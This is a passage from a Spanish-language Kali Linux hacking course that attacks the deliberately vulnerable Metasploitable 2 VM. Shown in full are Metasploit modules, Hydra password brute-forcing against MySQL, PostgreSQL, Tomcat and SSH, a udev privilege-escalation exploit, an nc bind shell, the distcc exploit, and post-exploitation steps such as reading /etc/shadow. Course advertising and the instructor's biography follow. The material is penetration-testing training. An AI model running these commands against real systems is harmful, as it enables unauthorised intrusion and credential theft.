msf> search symlink

Matching Modules
=====

   Name                                   Disclosure Date   Rank
Description                                   -----
-----
   auxiliary/admin/smb/samba_symlink_traversal   normal   Samba
Symlink Directory Traversal

msf> use auxiliary/admin/smb/samba_symlink_traversal
msf auxiliary(samba_symlink_traversal) > set RHOST 192.168.1.34
RHOST => 192.168.1.34
msf auxiliary(samba_symlink_traversal) > set SMBSHARE tmp
SMBSHARE => tmp
msf auxiliary(samba_symlink_traversal) > exploit

[*] Connecting to the server...
[*] Trying to mount writeable share 'tmp'...
[*] Trying to link 'rootfs' to the root filesystem...
[*] Now access the following share to browse the root filesystem:
[*]   \\192.168.1.34\tmp\rootfs\

[*] Auxiliary module execution completed
msf auxiliary(samba_symlink_traversal) >
```



Ahora desde otra consola:

```
root@kali:~# smbclient //192.168.1.34/tmp/
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> dir
.                D            0   Thu Jul 11 22:39:20 2013
..              DR            0   Sun May 20 13:36:12 2012
.ICE-unix        DH            0   Thu Jul 11 20:11:25 2013
5111.jsvc_up     R            0   Thu Jul 11 20:11:52 2013
.X11-unix        DH            0   Thu Jul 11 20:11:38 2013
.X0-lock         HR           11   Thu Jul 11 20:11:38 2013
rootfs           DR            0   Sun May 20 13:36:12 2012

56891 blocks of size 131072. 41938 blocks available
smb: \> cd rootfs\
smb: \rootfs\> dir
.                DR            0   Sun May 20 13:36:12 2012
..              DR            0   Sun May 20 13:36:12 2012
initrd           DR            0   Tue Mar 16 17:57:40 2010
media           DR            0   Tue Mar 16 17:55:52 2010
bin             DR            0   Sun May 13 22:35:33 2012
lost+found      DR            0   Tue Mar 16 17:55:15 2010
mnt             DR            0   Wed Apr 28 15:16:56 2010
sbin           DR            0   Sun May 13 20:54:53 2012
initrd.img      R   7929183   Sun May 13 22:35:56 2012
home            DR            0   Fri Apr 16 01:16:02 2010
lib             DR            0   Sun May 13 22:35:22 2012
usr             DR            0   Tue Apr 27 23:06:37 2010
proc           DR            0   Thu Jul 11 20:11:09 2013
root           DR            0   Thu Jul 11 20:11:37 2013
sys            DR            0   Thu Jul 11 20:11:10 2013
boot           DR            0   Sun May 13 22:36:28 2012
nohup.out      R    67106   Thu Jul 11 20:11:38 2013
etc            DR            0   Thu Jul 11 20:11:35 2013
dev            DR            0   Thu Jul 11 20:11:26 2013
vmlinuz        R   1987288   Thu Apr 10 11:55:41 2008
opt            DR            0   Tue Mar 16 17:57:39 2010
var            DR            0   Sun May 20 16:30:19 2012
cdrom          DR            0   Tue Mar 16 17:55:51 2010
tmp            D            0   Thu Jul 11 22:39:20 2013
srv            DR            0   Tue Mar 16 17:57:38 2010

56891 blocks of size 131072. 41938 blocks available
smb: \rootfs\>
```



```
tree connect failed: NT_STATUS_BAD_NETWORK_NAME
root@kali:~# smbclient //192.168.1.34/tmp/
Enter root's password:
Anonymous login successful
Domain=[WORKGROUP] OS=[Unix] Server=[Samba 3.0.20-Debian]
smb: \> dir
.                D           0   Thu Jul 11 22:39:20 2013
..               DR          0   Sun May 20 13:36:12 2012
.ICE-unix        DH          0   Thu Jul 11 20:11:25 2013
5111.jsvc_up     R           0   Thu Jul 11 20:11:52 2013
.X11-unix        DH          0   Thu Jul 11 20:11:38 2013
.X0-lock        HR          11  Thu Jul 11 20:11:38 2013
rootfs          DR          0   Sun May 20 13:36:12 2012

                    56891 blocks of size 131072. 41938 blocks available
smb: \> cd rootfs\
smb: \rootfs\> dir
.                DR          0   Sun May 20 13:36:12 2012
..               DR          0   Sun May 20 13:36:12 2012
initrd          DR          0   Tue Mar 16 17:57:40 2010
media           DR          0   Tue Mar 16 17:55:52 2010
bin             DR          0   Sun May 13 22:35:33 2012
lost+found      DR          0   Tue Mar 16 17:55:15 2010
mnt             DR          0   Wed Apr 28 15:16:56 2010
```

Imagen 9-7. Conexión al recurso compartido \rootfs\ donde ahora reside la raíz de Metasploitable2



10. Atacar Contraseñas

Cualquier servicio de red que solicite un usuario y contraseña es vulnerable a intentos para tratar de adivinar credenciales válidas. Entre los servicios más comunes se enumeran; ftp, ssh, telnet, vnc, rdp, entre otros. Un ataque de contraseñas en línea implica automatizar el proceso de adivinar las credenciales para acelerar el ataque y mejorar las probabilidades de adivinar alguna de ellas.

THC Hydra

<https://www.thc.org/thc-hydra/>

THC-Hydra es una herramienta que proporciona a los investigadores y consultores en seguridad, la posibilidad de mostrar cuan fácil es obtener acceso no autorizado hacia un sistema remoto. Esto a razón de que el agujero de seguridad número uno son las contraseñas.

```
[ATTEMPT] target 192.168.0.16 - login "www-data" - pass "www-data" - 319 of 330 [child 0]
[ATTEMPT] target 192.168.0.16 - login "www-data" - pass "" - 320 of 330 [child 2]
[ATTEMPT] target 192.168.0.16 - login "www-data" - pass "atad-www" - 321 of 330 [child 2]
[ATTEMPT] target 192.168.0.16 - login "xpdn" - pass "xpdn" - 322 of 330 [child 1]
[ATTEMPT] target 192.168.0.16 - login "xpdn" - pass "" - 323 of 330 [child 0]
[ATTEMPT] target 192.168.0.16 - login "xpdn" - pass "bdpx" - 324 of 330 [child 0]
[ATTEMPT] target 192.168.0.16 - login "xpopr" - pass "xpopr" - 325 of 330 [child 2]
[ATTEMPT] target 192.168.0.16 - login "xpopr" - pass "" - 326 of 330 [child 1]
[ATTEMPT] target 192.168.0.16 - login "xpopr" - pass "rpopx" - 327 of 330 [child 1]
[ATTEMPT] target 192.168.0.16 - login "zabbix" - pass "zabbix" - 328 of 330 [child 0]
[ATTEMPT] target 192.168.0.16 - login "zabbix" - pass "" - 329 of 330 [child 2]
[ATTEMPT] target 192.168.0.16 - login "zabbix" - pass "xibbaz" - 330 of 330 [child 1]
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-
root@kali:~#
```

Imagen 10-1. Finaliza la ejecución de THC-Hydra

10.1 Adivinar Contraseñas de MySQL

<http://www.mysql.com/>

MySQL es un sistema de manejo de base de datos relacional open-source (RDBMS) más ampliamente utilizado. MySQL es una elección popular de base de datos para ser utilizado en aplicaciones web, y es un componente central de la ampliamente utilizada pila de software open



source para aplicaciones web LAMP y otras pilas AMP.

Para los siguientes ejemplos se utilizará el módulo auxiliar de nombre “MySQL Login Utility” en Metasploit Framework, el cual permite realizar consultas sencillas hacia la instancia MySQL por usuarios y contraseñas específicos (Por defecto es el usuario root con la contraseña en blanco).

Se define una lista de palabras de posibles usuarios y otra lista de palabras de posibles contraseñas.

```
# msfconsole
msf > search mysql
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
msf auxiliary(mysql_login) > set RHOSTS [IP_Objetivo]
msf auxiliary(mysql_login) > set USER_FILE /usr/share/metasploit-
framework/data/wordlists/unix_users.txt
msf auxiliary(mysql_login) > set PASS_FILE /usr/share/metasploit-
framework/data/wordlists/unix_passwords.txt
msf auxiliary(mysql_login) > exploit
```

Se anula la definición para la lista de palabras de posibles contraseñas. El módulo tratará de autenticarse al servicio MySQL utilizando los usuarios contenidos en el archivo pertinente, como las posibles contraseñas.

```
msf auxiliary(mysql_login) > unset PASS_FILE
msf auxiliary(mysql_login) > set USER_FILE /root/users_metasploit
msf auxiliary(mysql_login) > run
msf auxiliary(mysql_login) > back
```



```
msf auxiliary(mysql_login) > run

[*] 192.168.1.34:3306 MYSQL - Found remote MySQL version 5.0.51a
[*] 192.168.1.34:3306 MYSQL - [01/78] - Trying username:'root' with password:''
[+] 192.168.1.34:3306 - SUCCESSFUL LOGIN 'root' : ''
[*] 192.168.1.34:3306 MYSQL - [02/78] - Trying username:'daemon' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [03/78] - Trying username:'bin' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [04/78] - Trying username:'sys' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [05/78] - Trying username:'sync' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [06/78] - Trying username:'games' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [07/78] - Trying username:'man' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [08/78] - Trying username:'lp' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [09/78] - Trying username:'mail' with password:''
[-] Access denied
[*] 192.168.1.34:3306 MYSQL - [10/78] - Trying username:'news' with password:''
```

Imagen 10-2. Ejecución del módulo auxiliar mysql_login.

10.2 Adivinar Contraseñas de PostgreSQL

<http://www.postgresql.org/>

PostgreSQL, es un sistema open source de manejo de base de datos objeto-relacional (ORDBMS) con un énfasis en la ampliabilidad y cumplimiento de estándares. Una vasta mayoría de distribuciones Linux tienen disponible PostgreSQL en paquetes.

Para el siguiente ejemplo se utilizará el módulo auxiliar de nombre “PostgreSQL Login Utility” en Metasploit Framework, el cual intentará autenticarse contra una instancia PostgreSQL utilizando combinaciones de usuarios y contraseñas indicados por las opciones USER_FILE, PASS_FILE y USERPASS_FILE.

```
msf > search postgresql

msf> use auxiliary/scanner/postgres/postgres_login

msf auxiliary(postgres_login) > show options

msf auxiliary(postgres_login) > set RHOSTS [IP_Objetivo]
```



```
msf auxiliary(postgres_login) > set USER_FILE /usr/share/metasploit-  
framework/data/wordlists/postgres_default_user.txt  
  
msf auxiliary(postgres_login) > set PASS_FILE /usr/share/metasploit-  
framework/data/wordlists/postgres_default_pass.txt  
  
msf auxiliary(postgres_login) > run  
  
msf auxiliary(postgres_login) > back
```

```
msf auxiliary(postgres_login) > run  
[*] 192.168.1.34:5432 Postgres - [01/21] - Trying username:'postgres' with password:'' on database 'template1'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'postgres':''  
[-] 192.168.1.34:5432 Postgres - [01/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [02/21] - Trying username:'' with password:'' on database 'template1'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: '':''  
[-] 192.168.1.34:5432 Postgres - [02/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [03/21] - Trying username:'scott' with password:'' on database 'template1'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'scott':''  
[-] 192.168.1.34:5432 Postgres - [03/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [04/21] - Trying username:'admin' with password:'' on database 'template1'  
[-] 192.168.1.34:5432 Postgres - Invalid username or password: 'admin':''  
[-] 192.168.1.34:5432 Postgres - [04/21] - Username/Password failed.  
[*] 192.168.1.34:5432 Postgres - [05/21] - Trying username:'postgres' with password:'postgres' on database 'template1'  
[+] 192.168.1.34:5432 Postgres - Logged in to 'template1' with 'postgres':'postgres'  
[+] 192.168.1.34:5432 Postgres - Success: postgres:postgres (Database 'template1' succeeded.)
```

Imagen 10-3. Ejecución del módulo auxiliar postgres_login

10.3 Adivinar Contraseñas de Tomcat

<http://tomcat.apache.org/>

Apache Tomcat es un servidor web open source y contenedor servlet. Tomcat implementa las especificaciones Servlet Java y JavaServer Pages (JSP), y proporciona un entorno “java puro” del servidor web HTTP para ejecutar código Java.



Para el siguiente ejemplo se utilizará el módulo auxiliar de nombre “Tomcat Application Manager Login Utility” en Metasploit Framework, el cual sencillamente intentará autenticarse hacia la instancia del Gestor de Aplicación Tomcat utilizando usuarios y contraseñas específicas.”

```
msf > search tomcat

msf> use auxiliary/scanner/http/tomcat_mgr_login

msf auxiliary(tomcat_mgr_login) > show options

msf auxiliary(tomcat_mgr_login) > set RHOSTS [IP_Objetivo]

msf auxiliary(tomcat_mgr_login) > set RPORT 8180

msf auxiliary(tomcat_mgr_login) > set USER_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_users.txt

msf auxiliary(tomcat_mgr_login) > set PASS_FILE /usr/share/metasploit-
framework/data/wordlists/tomcat_mgr_default_pass.txt

msf auxiliary(tomcat_mgr_login) > exploit

msf auxiliary(tomcat_mgr_login) > back
```



```
[*] 192.168.1.34:8180 TOMCAT_MGR - [15/63] - Trying username:'role1' with password:'role1'
[-] 192.168.1.34:8180 TOMCAT_MGR - [15/63] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'role1'
[*] 192.168.1.34:8180 TOMCAT_MGR - [16/63] - Trying username:'root' with password:'root'
[-] 192.168.1.34:8180 TOMCAT_MGR - [16/63] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'root'
[*] 192.168.1.34:8180 TOMCAT_MGR - [17/63] - Trying username:'tomcat' with password:'tomcat'
[+] http://192.168.1.34:8180/manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] successful login 'tomcat' : 'tomcat'
[*] 192.168.1.34:8180 TOMCAT_MGR - [18/63] - Trying username:'both' with password:'both'
[-] 192.168.1.34:8180 TOMCAT_MGR - [18/63] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'both'
[*] 192.168.1.34:8180 TOMCAT_MGR - [19/63] - Trying username:'j2deployer' with password:'j2deployer'
[-] 192.168.1.34:8180 TOMCAT_MGR - [19/63] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'j2deployer'
[*] 192.168.1.34:8180 TOMCAT_MGR - [20/63] - Trying username:'ovwebusr' with password:'ovwebusr'
[-] 192.168.1.34:8180 TOMCAT_MGR - [20/63] - /manager/html [Apache-Coyote/1.1] [Tomcat Application Manager] failed to login as 'ovwebusr'
```

Imagen 10-4. Ejecución del módulo auxiliar tomcat_mgr_login



11. Demostración de Explotación & Post Explotación

Las demostraciones presentadas a continuación permiten afianzar la utilización de algunas herramientas presentadas durante el Curso. Estas demostraciones se centran en la fase de Explotación y Post-Explotación, es decir los procesos que un atacante realizaría después de obtener acceso al sistema mediante la explotación de una vulnerabilidad.

11.1 Demostración utilizando un exploit local para escalar privilegios.

Abrir con VMWare Player las máquinas virtuales de Kali Linux y Metasploitable 2

Abrir una nueva terminal y ejecutar WireShark .

Escanear todo el rango de la red

```
# nmap -n -sn 192.168.1.0/24
```

Escaneo de Puertos

```
# nmap -n -Pn -p- 192.168.1.34 -oA escaneo_puertos
```

Colocamos los puertos abiertos descubiertos hacia un archivo:

```
# grep open escaneo_puertos.nmap | cut -d " " -f 1 | cut -d "/" -f 1 | sed "s/$/,/g" > listapuertos  
# tr -d '\n' < listapuertos > puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos descubiertos en la fase anterior en el siguiente comando:



```
# nmap -n -Pn -sV -p[puertos] 192.168.1.34 -oA escaneo_versiones
```

Obtener la Huella del Sistema Operativo

```
# nmap -n -Pn -p- -O 192.168.1.34
```

Enumeración de Usuarios

Proceder a enumerar usuarios válidos en el sistema utilizando el protocolo SMB con nmap

```
# nmap -n -Pn -script smb-enum-users -p445 192.168.1.34 -oA escaneo_smb  
# ls -l escaneo*
```

Se filtran los resultados para obtener una lista de usuarios del sistema.

```
# grep METASPLOITABLE escaneo_smb.nmap | cut -d "\\" -f 2 | cut -d " " -f 1 >  
usuarios
```

Cracking de Contraseñas

Utilizar THC-Hydra para obtener la contraseña de alguno de los nombre de usuario obtenidos.

```
# hydra -L usuarios -e ns 192.168.1.34 -t 3 ssh
```

Ganar Acceso

Se procede a utilizar uno de los usuarios y contraseñas obtenidas para conectarse a Metasploitable2

```
# ssh -l msfadmin 192.168.1.34
```




Averiguar la versión del kernel:

```
# uname -a
```

Verificar información del usuario actual.

```
# whoami; id
```

Explotar y Elevar Privilegios en el Sistema

Buscar un exploit para el kernel

```
# searchsploit udev
```

Sobre el Exploit:

Linux Kernel 2.6 UDEV < 141 Local Privilege Escalation Exploit

<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185>

<http://osvdb.org/show/osvdb/53810>

udev anterior a 1.4.1 no verifica si un mensaje Netlink se origina desde el espacio del kernel, lo cual permite a los usuarios locales ganar privilegios enviando un mensaje Netlink desde el espacio del usuario.

udev es un manejador de dispositivos para el Kernel de Linux. Principalmente, maneja nodos de dispositivos en /dev/. Maneja el directorio /dev y todas las acciones del espacio de usuario cuando se añaden o eliminan dispositivos.

Netlink es una familia de sockets utilizado para IPC. Fue diseñado para transferir información de red variada entre el espacio del kernel de linux y el espacio de usuario. Por ejemplo opoute2 usa netlink para comunicarse con el kernel de linux desde el espacio de usuario.

Transferir el archivo conteniendo el “exploit” hacia Metasploitable 2



```
# cp /usr/share/exploitdb/platforms/linux/local/8572.c /tmp/  
# cd /tmp/  
# less 8572.c
```

Poner nc a la escucha en Metasploitable 2

```
$ which nc  
$ nc -l -n -vv -w 30 -p 7777 > 8572.c
```

Desde Kali Linux enviar el exploit.

```
# nc -vv -n 192.168.1.34 7777 < 8572.c
```

Compilar y ejecutar el exploit en Metasploitable

```
$ cc -o 8572 8572.c
```

Crear el archivo "/tmp/run" y escribir lo siguiente en él.

```
$ nano /tmp/run  
  
#!/bin/bash  
nc -n -l -p 4000 -e /bin/bash
```

Cambiar los permisos al archivo /tmp/run:

```
$ chmod 777 /tmp/run
```



Buscar el (PID) Identificador del proceso udev:

```
$ ps ax | grep udev
```

Al (PID) restarle 1 y ejecutar el exploit

```
$ ./8572 [PID-1]
```

Una shell se debe haber abierto en el puerto 4000.

Ahora desde Kali linux utilizar nc para conectarse al puerto 4000.

```
# nc -n -vv 192.168.1.34 4000
```

```
id
```

Comando para obtener una shell mas cómoda

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Post Explotación.

Buscar las herramientas disponibles en el Sistema Remoto.

```
# which bash
```

```
# which curl
```

```
# which ftp
```

```
# which nc
```

```
# which nmap
```



```
# which ssh  
# which telnet  
# which tftp  
# which wget  
# which sftp
```

Encontrar Información sobre la Red objetivo.

```
# ifconfig  
# arp  
# cat /etc/hosts  
# cat /etc/hosts.allow  
# cat /etc/hosts.deny  
# cat /etc/network/interfaces
```

Determinar conexiones del sistema.

```
# netstat -an
```

Verificar los paquetes instalados en el sistema

```
# dpkg -l
```

Visualizar el repositorio de paquetes.

```
# cat /etc/apt/sources.list
```



Buscar información sobre los programas y servicios que se ejecutan al iniciar.

```
# runlevel
# ls /etc/rc2.d
```

Buscar más información sobre el sistema.

```
# df -h
# cd /home
# ls -oaF
# cd /
# ls -aRlF
```

Revisar los archivos de historial y de registro.

```
# ls -l /home
# ls -la /home/msfadmin
# ls -la /home/user
# cat /home/user/.bash_history
# ls -l /var/log
# tail /var/log/lastlog
# tail /var/log/messages
```

Revisar configuraciones y otros archivos importantes.



```
# cat /etc/crontab  
  
# cat /etc/fstab
```

Revisar los usuarios y las credenciales

```
#$ w  
  
# last  
  
# lastlog  
  
# ls -alG /root/.ssh  
  
# cat /root/.ssh/known_hosts  
  
# cat /etc/passwd  
  
# cat /etc/shadow
```

* Se podría también usar Jhon The Ripper para “romper” más contraseñas.

11.2 Demostración utilizando contraseñas débiles y malas configuraciones del sistema.

Ejecutar Wireshark

Abrir una nueva terminal y ejecutar:

```
# wireshark &
```

Descubrir los hosts en funcionamiento utilizando nping .

```
# nping -c 1 192.168.159.120-130
```



Realizar un Escaneo de Puertos .

```
# nmap -n -Pn -p- 192.168.159.129 -oA scanmap
```

Colocar los puertos abiertos del objetivo, descubiertos en el escaneo, a un archivo:.

```
# grep open scanmap.nmap | cut -d " " -f 1 | cut -f "/" -f 1 | sed "s/$/,/g" > listapuestos  
# tr -d '\n' < listapuestos > puertos
```

Opcionalmente podemos quitar la coma final con:

```
# sed '$s/,,$//'puertos
```

Escaneo de Versiones

Copiar y pegar la lista de puertos en el siguiente comando:

```
# nmap -Pn -n -sV -p[lista de puertos] 192.168.159.129 -oA scanmapversion
```

Buscando el exploit relacionado a la ejecución remota de comandos en un sistema utilizando distcc.

```
# searchsploit distcc
```

Encontrar el directorio de exploitdb

```
# find / -name exploitdb
```



Entrando al directorio “exploitdb”

```
# cd /usr/share/exploitdb
```

Visualizar el archivo.

```
# less plarforms/multiple/remote/9915.rb
```

Ejecutando Metasploit Framework

13378 : distcc Daemon Command Execution

distcc es un programa para distribuir la construcción de código (C, C++,Objective C Objective C++) entre varias máquinas de una red. Cuando no es configurado para restringir el acceso al puerto del servidor, puede permitir a los atacante remotos ejecutar comandos arbitrarios mediante la compilación de trabajos, los cuales son ejecutados por el servidor sin verificaciones de autorización.

Más información sobre la vulnerabilidad:

<http://cvedetails.com/cve/2004-2687/>

<http://www.osvdb.org/13378>

Explotación:

```
msf > search distcc
msf > info exploit/unix/misc/distcc_exec
msf > use exploit/unix/misc/distcc_exec
msf exploit(distcc_exec) > set RHOST 192.168.159.129
msf exploit(distcc_exec) > set PAYLOAD cmd/unix/bind_perl
msf exploit(distcc_exec) > exploit
```

Una manera de escalar privilegios sería el encontrar la contraseña del usuario root o de un usuario



que tenga permisos para ejecutar comandos como root, mediante el comando “sudo”. Ahora podemos intentar “crackear” la contraseñas de los usuarios del sistema con hydra .

```
daemon@metasploitable:/$ cat /etc/passwd  
daemon@metasploitable:/$ cat /etc/shadow
```

Obtener una lista de usuarios

```
daemon@metasploitable:/$ grep bash /etc/passwd | cut -d ":" -f 1 > usuarios
```

Transferir el archivo “usuarios” Ejecutar en Kali Linux

```
# nc -n -vv -l -p 7777 > usuarios  
daemon@metasploitable:/$ nc -n 192.168.159.128 7777 < usuarios
```

Una vez “crackeadas” algunas de las contraseñas, se procede a autenticarse con una de ellas desde Kali Linux mediante el servicio ssh .

```
# ssh -l msfadmin 192.168.159.129
```

Una vez dentro del sistema procedemos a utilizar el comando “sudo”.

```
# sudo cat /etc/shadow  
# sudo passwd root
```

Ingresar una nueva contraseña y luego



```
# su root  
  
# id
```

La fase de Post Explotación sería similar a la detallada en el primer ejemplo.


FIN.

Puede obtener la versión más actual de este documento en: <http://www.reydes.com/d/?q=node/2>



Curso Virtual de Hacking con Kali Linux

2015



Este curso está disponible en video

Si desea acceder a los videos por favor escribir un mensaje de correo electrónico a:

reydes@gmail.com

Este curso ha sido dictado a participantes residentes en los siguientes países:



1. Presentación:

Kali Linux es la nueva generación de la distribución Linux BackTrack para realizar auditorías de seguridad y Pruebas de Penetración. Kali Linux es una plataforma basada en GNU/Linux Debian y es una reconstrucción completa de BackTrack, la cual contiene una gran cantidad de herramientas para capturar información, identificar vulnerabilidades, explotarlas, escalar privilegios y cubrir las huellas.



2. Objetivo:

Este Curso proporciona una excelente guía práctica para utilizar las herramientas más populares que abarcan las bases de las Pruebas de Penetración incluidas en Kali Linux. Así mismo este curso es una excelente fuente de conocimiento tanto para los profesionales como para los novatos.



3. Temario:

- Metodología de una Prueba de Penetración
- Máquinas Virtuales Vulnerables
- Introducción a Kali Linux
- Shell Scripting
- Capturar Información
- Descubrir el Objetivo
- Enumerar el Objetivo
- Mapear Vulnerabilidades
- Explotar el Objetivo
- Atacar Contraseñas
- Demostración de Explotación y Post Explotación



4. Material:

Todos los participantes al Curso de Hacking con Kali Linux, recibirán un Guía de Ejercicios de 86 páginas en formato PDF con toda la información y las prácticas desarrolladas en Curso. Se sugiere la instalación y configuración de las siguientes máquinas virtuales como mínimo, para desarrollar el Curso.

Máquina virtual de Kali Linux 1.0.9

Link de Descarga: <http://images.offensive-security.com/kali-linux-1.0.9-vm-i486.7z>

Nombre del Archivo: kali-linux-1.0.9-vm-i486.7z



Metasploitable 2.

Link de Descarga: <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

Nombre del Archivo: metasploitable-linux-2.0.0.zip

[*] Si el participante lo requiere se le puede enviar un DVD con las máquinas virtuales, añadiendo S/. 30 Soles por el concepto de gastos de envío a cualquier lugar del Perú.

5. Día y Horario:

La duración total del Curso es de 6 (seis) horas. El Curso se dictará en los siguientes días y horarios.

Este curso esta disponible en video.

Si desea acceder a los videos escribir por favor un correo electrónico a **reydes@gmail.com**


[*] No habrá reprogramaciones. El Curso se dictará **sin** ningún requisito mínimo de participantes.

6. Inversión y Forma de Pago:

El Curso tiene un costo de:

S/. 110 Soles o \$ 35 Dólares

El pago del Curso se realiza mediante los siguientes mecanismos:

Residentes en Perú	Residentes en Otros Países
<p>Deposito Bancario en la siguiente cuenta:</p>  <p>ScotiaBank Cuenta de Ahorros en Soles: 324-0003164 A nombre de: Alonso Eduardo Caballero Quezada</p>	<p>Transferencia de dinero mediante alguna de las siguientes empresas:</p> <p>Western Union: http://www.westernunion.com</p> 



También puede realizar el depósito en un Agente Scotiabank. Encuentre el más cercano utilizando la siguiente página:

http://www.scotiabank.com.pe/forms/buscador_scotiabank1.aspx

Una vez realizado el depósito, enviar por favor el voucher escaneado o sencillamente detallar los datos al siguiente correo:
caballero.alonso@gmail.com

MoneyGram: <https://www.moneygram.com>



Escribirme por favor un correo para brindarle los datos necesarios para realizar la transferencia.

Una vez realizada la transferencia, enviar por favor los datos de esta, al siguiente correo:
caballero.alonso@gmail.com

Confirmado el depósito o la transferencia se enviará al correo electrónico del participante, los datos necesarios para conectarse al Sistema, además del material para su participación en el Curso.

El Curso se dicta utilizando el sistema de Video Conferencias Anymeeting. El cual proporciona la transmisión de audio y video en tiempo real, tanto para el instructor como también para los participantes, entre otras características ideales para el dictado de Cursos de manera Virtual.



<http://www.anymeeting.com>

7. Más Información:

Si desea mayor información sobre el Curso Virtual de Hacking con Kali Linux, tiene a su disposición los siguientes mecanismos de contacto:

- Correo electrónico: caballero.alonso@gmail.com
- Twitter: https://twitter.com/Alonso_ReYDeS
- LinkedIn: <http://pe.linkedin.com/in/alonsocaballeroquezada/>
- Vía Web: <http://www.reydes.com>
- Celular: (+51) 949304030



8. Sobre el Instructor:



Alonso Eduardo Caballero Quezada es Brainbench Certified Network Security (Master), Computer Forensics (U.S.) & Linux Administration (General), IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling y Miembro de Open Web Application Security Project (OWASP). Ha sido Instructor en el OWASP LATAM Tour Lima, Perú del año 2014, y Conferencista en PERUHACK 2014. Cuenta con más de doce años de experiencia en el área y desde hace ocho años labora como Consultor e Instructor Independiente en las áreas de Hacking Ético & Informática Forense. Perteneció por muchos años al grupo internacional de Seguridad RareGaZz e integra actualmente el Grupo Peruano de Seguridad PeruSEC. Ha dictado cursos en Perú y Ecuador, presentándose también constantemente en exposiciones enfocadas a, Hacking Ético, Informática Forense, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <http://www.ReYDeS.com>.